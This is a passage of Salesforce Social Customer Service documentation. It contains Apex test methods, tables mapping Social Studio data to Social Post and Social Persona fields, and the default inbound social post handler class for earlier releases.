     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Data Populated into Social Objects

Details on which fields exist in the standard objects, Social Post and Social Persona, and which fields are currently populated by data from Social Studio.

When Social Studio is configured to work with Social Customer Service (SCS), Social Studio sends data to Salesforce in raw format, which is then decoded by the SCS data intake system and appended to two standard Salesforce objects: Social Post and Social Persona. Social Post contains information that is post specific (posts in this context encompass tweets, Twitter direct messages, Facebook posts, comments, comment replies, etc.). Social Persona stores social identity information gleaned from the author information on posts received by SCS.

Note: If you've modified the default Apex class, you may experience alternate mappings.

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

Social Post

The following fields exist on the Social Post object.

Table 55: Social Post Fields

Salesforce Field	Data Value from Social Studio	Sample Data	Notes
AssignedTo	assignedTo	"Joe Smith" (user in Social Studio, not Salesforce)	Not updated
Analyzer Score	analyzerScore	5	Score set on a post in the R6 platform
Attachment Type	mediaUrls array	Image, Video	Populated by SCS when new data arrives in Salesforce - only the first attachment is mapped
Attachment URL	mediaUrls array	http://some.domain/image.jpg	Populated by SCS when new data arrives in Salesforce - only the first attachment is mapped.
Classification	classification	[Custom value]	Populated as admin defines
CommentCount	commentCount	N/A	Not updated
Content	content	Apple teases the new Mac Pro, what do you think	The actual content of the Social post
ExternalPostId	externalPostId	1111222233334444	Native Social Network Id
Handle	author	thehotclothes	N/A
HarvestDate	harvestDate	2013-06-11T13:07:00Z	Date post collected by Social Studio
Headline	source	N/A	Not updated
Id	salesforcePostId	12345678912345	Populated within Salesforce
InboundLinkCount	inboundLinkCount	N/A	Not updated

Salesforce Field	Data Value from Social Studio	Sample Data	Notes
IsOutbound	N/A	Yes/No	Populated within Salesforce
KeywordGroupName	keywordGroupName	N/A	Not updated
Language	language	English	Populated in SCS
LikesAndVotes	likesAndVotes	N/A	Not updated
MediaProvider	mediaProvider	TWITTER	Social network
MediaType	mediaType	Twitter	Social network
MessageType	messageType	Tweet	Possible values: • Twitter: Tweet, Reply, Direct • Facebook: Post, Comment, Reply, Private
Name	source	TWEET FROM: mysamplehandle	System generated by Social Studio.
OutboundSocialAccount	N/A	Northern Trails Outfitters	Populated with Social Account used to publish - only for outbound posts
Parent	N/A	00001728 (linked)	Populated with parent case number if Post associated with case
Persona	N/A	Sample Persona	Populated with author Social Persona if one exists
Posted	postDate	2013-06-11T13:07:00Z	Date-time published on social network.
PostPriority	postPriority	High	Priority set within Social Studio.
PostTags	postTags	post tag 1, post tag 2	Tags are comma-separated.
PostUrl	postUrl	http://twitter.com/mysamplehandle/status/1111222333444	Link to source post
Provider	mediaProvider	Twitter	Set to social network.
R6PostId	r6PostId	12345678	Native Social Studio post ID.
R6SourceId	r6SourceId	1234	Native Social Studio ID for author.
R6TopicId	r6TopicId	1234567890	Native Social Studio ID for either topic profile or managed account
Recipient	recipientId	12345678912345	Native ID of recipient on social network

Salesforce Field	Data Value from Social Studio	Sample Data	Notes
RecipientType	recipientType	Person	N/A
ReplyTo	N/A	Another Social Post (linked)	Dynamically filled by Salesforce logic based on replyToExternalPostId from Social Studio
Sentiment	sentiment	Neutral	N/A
Shares	shares	N/A	Not updated
SourceTags	sourceTags	source tag 1, source tag 2	Source tags used to track types of authors
SpamRating	spamRating	NotSpam	N/A
Status	status	N/A	Not updated
StatusMessage	statusMessage	N/A	Not updated
ThreadSize	threadSize	N/A	Not updated
TopicProfileName	topicProfileName	@my_handle	Name of TP in Social Studio.sd
TopicType	topicType	Keyword | Managed	Whether a topic profile or managed account.
UniqueCommentors	uniqueCommentors	N/A	Not updated
ViewCount	viewCount	N/A	Not updated
Who	N/A	Polymorphic relationship	Can be several other types of records, including Lead. Linked.

Social Persona

The following fields exist on the Social Persona object.

Note: The Social Persona object is only updated when you get a post from someone with an existing persona record. Social Persona is not updated via a parallel process.

Table 56: Social Persona Fields

Salesforce Field	Data Value from Social Studio	Sample Data	Notes
AreWeFollowing	areWeFollowing	N/A	Not updated
Bio	bio	Sample Twitter biography	N/A
ExternalId	externalUserId	1234567890	N/A
ExternalPictureURL	profileIconUrl	http://some.domain/image.jpg	N/A
Followers	followers	290	N/A

Salesforce Field	Data Value from Social Studio	Sample Data	Notes
Following	following	116	N/A
IsBlacklisted	isBlacklisted	N/A	Not updated
IsDefault	N/A	true/false	This value specifies if this record is used to get the avatar image that is displayed on the contact/account. Its used by Social Contacts.N/A
IsFollowingUs	isFollowingUs	N/A	Not updated
Klout	kloutScore	N/A	Not updated
ListedCount	listed	4	N/A
MediaProvider	mediaProvider	Twitter, Facebook etc.	Social network of profile
MediaType	mediaType	Twitter	N/A
Name	author	Joe Smith	N/A
NumberOfFriends	friends	N/A	Not updated
NumberOfTweets	tweets	59546	N/A
Parent	N/A	Contact Name (linked)	Social Persona by default parents to a contact.
ProfileType	authorType	Person	N/A
ProfileUrl	profileUrl	http://twitter.com/mysamplehandle	N/A
Provider	mediaProvider	other	Similar to mediaType but allows fewer values.
R6SourceId	r6SourceId	123456789	Native ID for author
RealName	realName	Joe Smith	N/A
TopicType	topicType	Keyword or Managed	N/A

Additional Data From Social Studio

In addition to the data noted above, certain fields come in the raw data from Social Studio but are not automatically mapped to fields within the Social Post and Social Persona objects. You can access these fields through Visualforce or Apex.

Table 57: Additional Data Fields from Social Studio

Raw Data Field	Notes
authorTags	String
classifiers	Classifier[]

Raw Data Field	Notes
createLead	Boolean
firstName	String
jobId	String
lastName	String
mediaUrls	Raw data comes through as an array of all attachments. SCS matches the first attachment with a known type (image|video) to SocialPost.AttachmentType and SocialPost.AttachmentURL
originalAvatar	String
originalFullName	String
originalScreenName	String
origins	String
privacy	String
r6ParentPostId	Long
recipientId	String
replyToExternalPostId	Raw data used to look up 'In Reply To' Social Post but field not directly written into Social Post
skipCreateCase	Used for the moderation feature introduced in the Summer '14 release; if Yes, SCS skips case creation in the default logic. This field can also be used in customer-specific logic

Default Apex Class History

Social Customer Service's full default Apex class for prior releases.

For the current release, see Default Apex Class Reference on page 3063

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

Default Apex Class and Test for Spring '16

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;
```

```
    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null)
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
```

```
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }
```

```
        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }
```

```
    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
```

```
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
```

```
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
```

```
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
```

```
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

Test

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }
```

```
    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');
```

```
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
```

```
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Default Apex Class and Test for Winter '15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void updateCaseSource(SocialPost post, Case parentCase){
```

```
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

